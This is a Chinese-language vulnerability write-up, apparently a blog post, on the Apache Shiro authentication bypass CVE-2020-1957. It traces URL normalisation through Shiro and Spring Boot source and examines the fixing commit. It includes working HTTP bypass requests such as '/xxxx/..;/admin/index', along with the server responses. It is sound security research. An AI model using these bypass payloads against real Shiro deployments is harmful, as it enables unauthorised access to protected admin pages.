shiro权限绕过漏洞分析(cve-2020-1957)

2020-05-09

环境搭建

根据 Spring Boot 整合 Shiro， 两种方式全总结！ 。我配置的权限如下所示：


```
@Bean
ShiroFilterFactoryBean shiroFilterFactoryBean() {
    ShiroFilterFactoryBean bean = new ShiroFilterFactoryBean();
    bean.setSecurityManager(securityManager());
    bean.setLoginUrl("/login");
    bean.setSuccessUrl("/index");
    bean.setUnauthorizedUrl("/unauthorizedurl");
    Map<String, String> map = new LinkedHashMap<>();
```

```
    map.put("/admin/**", "authc");
    bean.setFilterChainDefinitionMap(map);
    return bean;
}

........
@RequestMapping("/admin/index")
public String test() {
    return "This is admin index page";
}
```

会对admin所有的页面都会进行权限校验。测试结果如下：

访问index



访问admin/index

漏洞分析

绕过演示

在shiro的1.5.1及其之前的版本都可以完美地绕过权限检验，如下所示；

```
GET /xxxx/..;/admin/index HTTP/1.1
Host: localhost:8080
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64;
x64; Trident/5.0)
Connection: close
```

```
HTTP/1.1 200
Content-Type: text/plain;charset=UTF-8
Content-Length: 24
Date: Fri, 27 Mar 2020 06:25:33 GMT
Connection: close

This is admin index page
```

spoock.com

绕过原理分析

我们需要分析我们请求的URL在整个项目的传入传递过程。在使用了shiro的项目中，是我们请求的URL(URL1),进过shiro权限检验(URL2),最后到springboot项目找到路由来处理(URL3)

漏洞的出现就在URL1,URL2和URL3 有可能不是同一个URL，这就导致我们能绕过shiro的校验，直接访问后端需要首选的URL。本例中的漏洞就是因为这个原因产生的。

以 `http://localhost:8080/xxxx/..;/admin/index` 为例，一步步分析整个流程中的请求过程。

```
protected String getPathWithinApplication(ServletRequest request) {
    return WebUtils.getPathWithinApplication(WebUtils.toHttp(request));
}

public static String getPathWithinApplication(HttpServletRequest request) {
        String contextPath = getContextPath(request);
        String requestUri = getRequestUri(request);
        if (StringUtils.startsWithIgnoreCase(requestUri, contextPath)) {
            // Normal case: URI contains context path.
            String path = requestUri.substring(contextPath.length());
            return (StringUtils.hasText(path) ? path : "/");
        } else {
            // Special case: rather unusual.
            return requestUri;
        }
    }


```

```java
public static String getRequestUri(HttpServletRequest request) {
        String uri = (String) request.getAttribute(INCLUDE_REQUEST_URI_ATTRIBUTE);
        if (uri == null) {
            uri = request.getRequestURI();
        }
        return normalize(decodeAndCleanUriString(request, uri));
    }
```

```java
public static String getRequestUri(HttpServletRequest request) {
    String uri = (String) request.getAttribute(INCLUDE_REQUEST_URI_ATTRIBUTE);  uri: "/xxxx/..;/admin/index"
    if (uri == null) {
        uri = request.getRequestURI();
    }
    return normalize(decodeAndCleanUriString(request, uri));  request: ShiroHttpServletRequest@9170  uri: "/xxx
}
```


此时的URL还是我们传入的原始URL: `/xxxx/..;/admin/index`

接着,程序会进入到decodeAndCleanUriString(), 得到:

```java
private static String decodeAndCleanUriString(HttpServletRequest request, String uri) {
        uri = decodeRequestString(request, uri);
        int semicolonIndex = uri.indexOf(';');
        return (semicolonIndex != -1 ? uri.substring(0, semicolonIndex) : uri);
    }
```

```java
private static String decodeAndCleanUriString(HttpServletRequest request, String uri) {  request
    uri = decodeRequestString(request, uri);  request: ShiroHttpServletRequest@9170
    int semicolonIndex = uri.indexOf(';');  semicolonIndex: 8
    return (semicolonIndex != -1 ? uri.substring(0, semicolonIndex) : uri);  semicolonIndex: 8
}
```

Evaluate

Code fragment: Java

```
(semicolonIndex != -1 ? uri.substring(0, semicolonIndex) : uri);
```

Press Alt+Down, Alt+Up to navigate through the histo

Result:

- result = "/xxxx/.."
  - value = {char[8]@9182}
  - hash = 0

decodeAndCleanUriString 以 ；截断后面的请求,所以此时返回的就是 `/xxxx/..` .然后程序调用normalize() 对decodeAndCleanUriString()处理得到的路径进行标准化处理. 标准话的处理包括:

- 替换反斜线
- 替换 `//` 为 `/`
- 替换 `/./` 为 `/`
- 替换 `/../` 为 `/`

都是一些很常见的标准化方法.

```
private static String normalize(String path, boolean replaceBackSlash) {

        if (path == null)
            return null;

        // Create a place for the normalized path
        String normalized = path;

        if (replaceBackSlash && normalized.indexOf('\\') >= 0)
            normalized = normalized.replace('\\', '/');

        if (normalized.equals("/."))
            return "/";

        // Add a leading "/" if necessary
        if (!normalized.startsWith("/"))
            normalized = "/" + normalized;

        // Resolve occurrences of "//" in the normalized path
        while (true) {
            int index = normalized.indexOf("//");
            if (index < 0)
                break;
            normalized = normalized.substring(0, index) +
                    normalized.substring(index + 1);
```

```
        }

        // Resolve occurrences of "/./" in the normalized path
        while (true) {
            int index = normalized.indexOf("/./");
            if (index < 0)
                break;
            normalized = normalized.substring(0, index) +
                    normalized.substring(index + 2);
        }

        // Resolve occurrences of "/../" in the normalized path
        while (true) {
            int index = normalized.indexOf("/../");
            if (index < 0)
                break;
            if (index == 0)
                return (null);  // Trying to go outside our context
            int index2 = normalized.lastIndexOf('/', index - 1);
            normalized = normalized.substring(0, index2) +
                    normalized.substring(index + 3);
        }

        // Return the normalized path that we have completed
        return (normalized);

    }
```

经过getPathWithinApplication()函数的处理,最终shiro 需要校验的URL 就是 `/xxxx/...`最终会进入到org.apache.shiro.web.filter.mgt.PathMatchingFilterChainResolver 中的 getChain()方法会URL校验. 关键的校验方法如下:

```java
//the 'chain names' in this implementation are actually path patterns defined by the user.  We just use them
//as the chain name for the FilterChainManager's requirements
for (String pathPattern : filterChainManager.getChainNames()) {  pathPattern: "/admin/**"  filterChainManager
    if (pathPattern != null && !DEFAULT_PATH_SEPARATOR.equals(pathPattern)
            && pathPattern.endsWith(DEFAULT_PATH_SEPARATOR)) {
        pathPattern = pathPattern.substring(0, pathPattern.length() - 1);
    }

    // If the path does match, then pass on to the subclass implementation for specific checks:
    if (pathMatches(pathPattern, requestURI)) {  pathPattern: "/admin/**"  requestURI: "/xxxx/.."
        if (log.isTraceEnabled()) {
            log.trace("Matched path pattern [" + pathPattern + "] for requestURI [" + Encode.forHtml(requestU
                    "Utilizing corresponding filter chain...");
        }
        return filterChainManager.proxy(originalChain, pathPattern);
    }
}

return null;
```

spoock.com

由于 `/xxxx/..` 并不会匹配到 `/admin/**` ,所以shiro权限校验就会通过.

最终我们的原始请求 `/xxxx/..;/admin/index` 就会进入到springboot中.springboot对于每一个进入的request请求也会有自己的处理方式,找到自己所对应的mapping.具体的匹配方式是在: `org.springframework.web.util.UrlPathHelper` 中的 `getPathWithinServletMapping()`

```java
public String getPathWithinServletMapping(HttpServletRequest request) {  request: ShiroHttpServletRequest@12847
    String pathWithinApp = getPathWithinApplication(request);  pathWithinApp: "/xxxx/../admin/index"
    String servletPath = getServletPath(request);  servletPath: "/admin/index"
    String sanitizedPathWithinApp = getSanitizedPath(pathWithinApp);  sanitizedPathWithinApp: "/xxxx/../admin/index
    String path;  path: null

    // If the app container sanitized the servletPath, check against the sanitized version
    if (servletPath.contains(sanitizedPathWithinApp)) {...}
    else {
        path = getRemainingPath(pathWithinApp, servletPath,  ignoreCase: false);
    }

    if (path != null) {
        // Normal case: URI contains servlet path.
        return path;
    }
    else {
        // Special case: URI is different from servlet path.
        String pathInfo = request.getPathInfo();  pathInfo: null
        if (pathInfo != null) {
            // Use path info if available. Indicates index page within a servlet mapping?
            // e.g. with index page: URI="/", servletPath="/index.html"
            return pathInfo;  pathInfo: null
        }
        if (!this.urlDecode) {...}
        // Otherwise, use the full servlet path.
        return servletPath;  servletPath: "/admin/index"
    }
}
```

spoock.com

getPathWithinServletMapping() 在一般情况下返回的就是 servletPath, 所以本例中返回的就是 /admin/index.最终到了/admin/index 对应的requestMapping, 如此就成功地访问了后台请求.

最后，我们来数理一下整个请求过程：

1. 客户端请求URL: `/xxxx/..;/admin/index`
2. shrio 内部处理得到校验URL为 `/xxxx/..`，校验通过
3. springboot 处理 `/xxxx/..;/admin/index` ，最终请求 `/admin/index` ，成功访问了后台请求.

commmit分析

对应与修复的commit是: Add tests for WebUtils

其中关键的修复代码如下；

11 web/src/main/java/org/apache/shiro/web/util/WebUtils.java

```
@@ -136,11 +136,20 @@ public static String getPathWithinApplication(HttpServletRequest request) {
136 136     public static String getRequestUri(HttpServletRequest request) {
137 137         String uri = (String) request.getAttribute(INCLUDE_REQUEST_URI_ATTRIBUTE);
138 138         if (uri == null) {
139     -           uri = request.getRequestURI();
    139 +           uri = valueOrEmpty(request.getContextPath()) + "/" +
    140 +                 valueOrEmpty(request.getServletPath()) +
    141 +                 valueOrEmpty(request.getPathInfo());
140 142         }
141 143         return normalize(decodeAndCleanUriString(request, uri));
142 144     }
143 145
    146 +   private static String valueOrEmpty(String input) {
    147 +       if (input == null) {
    148 +           return "";
    149 +       }
    150 +       return input;
    151 +   }
    152 +
144 153     /**
145 154      * Normalize a relative URI path that may have relative values ("/./",
146 155      * "/../", and so on ) it it.  <strong>WARNING</strong> - This method is
```

对比与1.5.1的版本获取request.getRequestURI(), 在此基础上,对其进行标准化,分析, 由于 getRequestURI是直接返回请求URL,导致了可以被绕过.

在1.5.2的版本中是由 `contextPath()+ servletPath()+ pathinfo()` 组合而成. 以 `/xxxx/..;/admin/index` 为例, , 修正后的URL是:

```
request.getContextPath() = ""
request.getServletPath() = "/admin/index"
request.getPathInfo() = null
static members of WebUtils
request = {ShiroHttpServletRequest@5634}
uri = "//admin/index"
```



```
public static String getRequestUri(HttpServletRequest request) {  request: ShiroHttpServletRequest@5634
    String uri = (String)request.getAttribute( name: "javax.servlet.include.request_uri");  uri: "//admin/index"
    if (uri == null) {
        uri = valueOrEmpty(request.getContextPath()) + "/" + valueOrEmpty(request.getServletPath()) + valueOrEmpty(request.getPathInfo());
    }

    return normalize(decodeAndCleanUriString(request, uri));  request: ShiroHttpServletRequest@5634  uri: "//admin/index"
}
```


经过修改后.shiro处理的URL就是 `/admin/index` , 发现需要进行权限校验,因此不就会放行.

```
public FilterChain getChain(ServletRequest request, ServletResponse response, FilterChain originalChain) {  request: ShiroHttpServletRequest@56
    FilterChainManager filterChainManager = this.getFilterChainManager();  filterChainManager: DefaultFilterChainManager@5635
    if (!filterChainManager.hasChains()) {
        return null;
    } else {
        String requestURI = this.getPathWithinApplication(request);  requestURI: "/admin/index"  request: ShiroHttpServletRequest@5634
        if (requestURI != null && !"/".equals(requestURI) && requestURI.endsWith("/")) {
            requestURI = requestURI.substring(0, requestURI.length() - 1);
        }

        Iterator var6 = filterChainManager.getChainNames().iterator();  filterChainManager: DefaultFilterChainManager@5635

        String pathPattern;  pathPattern: "/admin/**"
        do {
            if (!var6.hasNext()) {
                return null;
            }

            pathPattern = (String)var6.next();
            if (pathPattern != null && !"/".equals(pathPattern) && pathPattern.endsWith("/")) {
                pathPattern = pathPattern.substring(0, pathPattern.length() - 1);
            }
        } while(!this.pathMatches(pathPattern, requestURI));  pathPattern: "/admin/**"  requestURI: "/admin/index"

        if (log.isTraceEnabled()) {
            log.trace("Matched path pattern [" + pathPattern + "] for requestURI [" + Encode.forHtml(requestURI) + "].  Utilizing corresponding
ain...");
        }

        return filterChainManager.proxy(originalChain, pathPattern);
    }
}
```

spoock.com

其他

偶然发现 这样也可以绕过shiro的权限校验, 但是这种情况和上面的情况是不一样的. 上面的情况是shiro校验的URL和最终进入到springboot中需要处理的URL是不一样的.

增加一个路由

```
@RequestMapping("/admin")
    public String test2() {
        return "This is the default admi controller";
    }
```

```
GET /admin.index HTTP/1.1
Host: localhost:8080
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
```

```
HTTP/1.1 200
Content-Disposition: inline;filename=f.txt
Content-Type: text/plain;charset=UTF-8
Content-Length: 35
Date: Sun, 29 Mar 2020 06:10:32 GMT
Connection: close

This is the default admi controller
```

spoock.com

在这种情况下,可以访问到 `/admin` 这样的路由. 但仅此而已, 并不访问访问更多/admin下方更多的路由. 接下来分析这种原因.按照前面的一贯分析, 我们同样可以知道 在 `org.apache.shiro.web.filter.mgt.PathMatchingFilterChainResolver()` 中的`getChain()` 是可以通过检验的. 因为 `/admin.index` 不属于 `/admin/**`

```
//the 'chain names' in this implementation are actually path patterns defined by the user.  We just use them
//as the chain name for the FilterChainManager's requirements
for (String pathPattern : filterChainManager.getChainNames()) {  pathPattern: "/admin/**"  filterChainManager: DefaultFilterChainManager(
    if (pathPattern != null && !DEFAULT_PATH_SEPARATOR.equals(pathPattern)
            && pathPattern.endsWith(DEFAULT_PATH_SEPARATOR)) {
        pathPattern = pathPattern.substring(0, pathPattern.length() - 1);
    }

    // If the path does match, then pass on to the subclass implementation for specific checks:
    if (pathMatches(pathPattern, requestURI)) {  pathPattern: "/admin/**"  requestURI: "/admin.index"
        if (log.isTraceEnabled()) {
            log.trace("Matched path pattern [" + pathPattern + "] for requestURI [" + Encode.forHtml(requestURI) + "].  " +
                    "Utilizing corresponding filter chain...");
        }
        return filterChainManager.proxy(originalChain, pathPattern);
    }
}

return null;
```

spoock.com

在springboot中需要通过request找到对应的handler进行处理. springboot是在 `org.springframework.web.servlet.handler.AbstractHandlerMethodMapping` 这个函数中,通过 lookupPath找到对应的handler.


```
@Override
protected HandlerMethod getHandlerInternal(HttpServletRequest request) throws Exception {  request: ShiroHttpServletRequest@23728
    String lookupPath = getUrlPathHelper().getLookupPathForRequest(request);  lookupPath: "/admin.index"
    if (logger.isDebugEnabled()) {
        logger.debug( o: "Looking up handler method for path " + lookupPath);
    }
    this.mappingRegistry.acquireReadLock();
    try {
        HandlerMethod handlerMethod = lookupHandlerMethod(lookupPath, request);  handlerMethod: "public java.lang.String com.rips.dem
        if (logger.isDebugEnabled()) {
            if (handlerMethod != null) {
                logger.debug( o: "Returning handler method [" + handlerMethod + "]");
            }
            else {
                logger.debug( o: "Did not find handler method for [" + lookupPath + "]");  lookupPath: "/admin.index"
            }
        }
        return (handlerMethod != null ? handlerMethod.createWithResolvedBean() : null);  handlerMethod: "public java.lang.String com.
    }
    finally {
        this.mappingRegistry.releaseReadLock();
    }
}
```

+ "/admin.index"

spoock.com

通过上述的截图也可以看出, springboot获取的也是 /admin.index 这个URL. 但是可以成功地找到handler来处理.所以本质上 这个 `/admin.index` 路由可以绕过 shiro 是springboot内部通过URL找到handler的一个机制.与shiro并没有关系. 我们进行一个简单的测试:

```
@RequestMapping("/index")
public String index() {
    return "This is homepage";
}
```



完全没有使用shiro, 大家也可以测试下.所以这个问题其实在shiro 1.5.2 上面也同样是可以的.

上面的测试只是一种最简单的情况, 只有shiro配置了一个全局的权限校验, 就有可能存在绕过的问题, 如果程序进一步在URL上面配置了权限校验,即使绕过了ShiroFilterChainDefinition, 但是还是无法绕过注解上面的防御.如下所示:

```
@Bean
    public ShiroFilterChainDefinition shiroFilterChainDefinition() {
        DefaultShiroFilterChainDefinition chain = new DefaultShiroFilterChainDefinition();
        //哪些请求可以匿名访问
        chain.addPathDefinition("/user/login", "anon");
        chain.addPathDefinition("/page/401", "anon");
        chain.addPathDefinition("/page/403", "anon");
        chain.addPathDefinition("/t5/hello", "anon");
        chain.addPathDefinition("/t5/guest", "anon");

        //除了以上的请求外，其它请求都需要登录
        chain.addPathDefinition("/**", "authc");
        return chain;
    }


@RestController
@RequestMapping("/t5")
public class Test5Controller {
```

```
    @RequiresUser
    @GetMapping("/user")
    public String user() {
        return "@RequiresUser";
    }
}
```

```
GET /api/v1/t5/hello;/../user HTTP/1.1
Host: localhost:8888
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64;
x64; Trident/5.0)
Connection: close
```

```
HTTP/1.1 302
Set-Cookie: BIUSID=1494fec2-e25a-494b-806c-6a2cf0d2f4ba; Path=/api/v1; HttpOnly
Location: http://localhost:8888/api/v1/page/401;JSESSIONID=1494fec2-e25a-494b-806c-6a2cf0d2f4ba
Content-Length: 0
Date: Mon, 30 Mar 2020 03:00:46 GMT
Connection: close
```

spoock.com

```
org.apache.shiro.authz.AuthorizationException: Not authorized to invoke method: public java.lang.String shiro.controller.Test5Controller.user()
    at org.apache.shiro.authz.aop.AuthorizingAnnotationMethodInterceptor.assertAuthorized(AuthorizingAnnotationMethodInterceptor.java:90) ~[shiro-core-1.4.0.jar:1.4.0]
    at org.apache.shiro.authz.aop.AnnotationsAuthorizingMethodInterceptor.assertAuthorized(AnnotationsAuthorizingMethodInterceptor.java:100) ~[shiro-core-1.4.0.jar:1.4.0]
    at org.apache.shiro.authz.aop.AuthorizingMethodInterceptor.invoke(AuthorizingMethodInterceptor.java:38) ~[shiro-core-1.4.0.jar:1.4.0]
    at org.apache.shiro.spring.security.interceptor.AopAllianceAnnotationsAuthorizingMethodInterceptor.invoke(AopAllianceAnnotationsAuthorizingMethodInterceptor.java:115)
~[shiro-spring-1.4.0.jar:1.4.0]
    at org.springframework.aop.framework.ReflectiveMethodInvocation.proceed(ReflectiveMethodInvocation.java:185) ~[spring-aop-5.0.5.RELEASE.jar:5.0.5.RELEASE]
    at org.springframework.aop.framework.CglibAopProxy$DynamicAdvisedInterceptor.intercept(CglibAopProxy.java:689) ~[spring-aop-5.0.5.RELEASE.jar:5.0.5.RELEASE]
    at shiro.controller.Test5Controller$$EnhancerBySpringCGLIB$$db5f61ab.user(<generated>) ~[classes/:na] <13 internal calls>
    at javax.servlet.http.HttpServlet.service(HttpServlet.java:635) ~[tomcat-embed-core-8.5.29.jar:8.5.29] <1 internal call>
    at javax.servlet.http.HttpServlet.service(HttpServlet.java:742) ~[tomcat-embed-core-8.5.29.jar:8.5.29]
    at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:231) ~[tomcat-embed-core-8.5.29.jar:8.5.29]
    at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:166) ~[tomcat-embed-core-8.5.29.jar:8.5.29]
    at org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:52) ~[tomcat-embed-websocket-8.5.29.jar:8.5.29]
    at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:193) ~[tomcat-embed-core-8.5.29.jar:8.5.29]
    at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:166) ~[tomcat-embed-core-8.5.29.jar:8.5.29]
    at org.apache.shiro.web.servlet.ProxiedFilterChain.doFilter(ProxiedFilterChain.java:61) ~[shiro-web-1.4.0.jar:1.4.0]
```

spoock.com

总结

讲到这里,差不多有关这个漏洞的所有问题都说完了.其实本文章还涉及到一些其他的知识.比如:

1. requesturi 和 servlet的区别
2. springmvc的请求处理流程

这些都可以写一篇文章来进行说明了.整体来说,这个漏的利用方式还是很简单的,我测试了目前大部分使用shiro的应用基本上都存在绕过的问题, 但是这个漏洞能够找成多大的危害呢? 就目前看来危害还是有限的,因为即使绕过了shiro的权限校验,但是一般情况下这些接口/请求都需要对应用户的权限,所以绕过了shiro登录到后台系统只是以一种没有用户身份的方式登录到后台系统, 后台校验此时获取当前用户信息,发现为空.此时整体系统就会出错,或者重新跳转到登录页面,重新登录.这里就不作说明了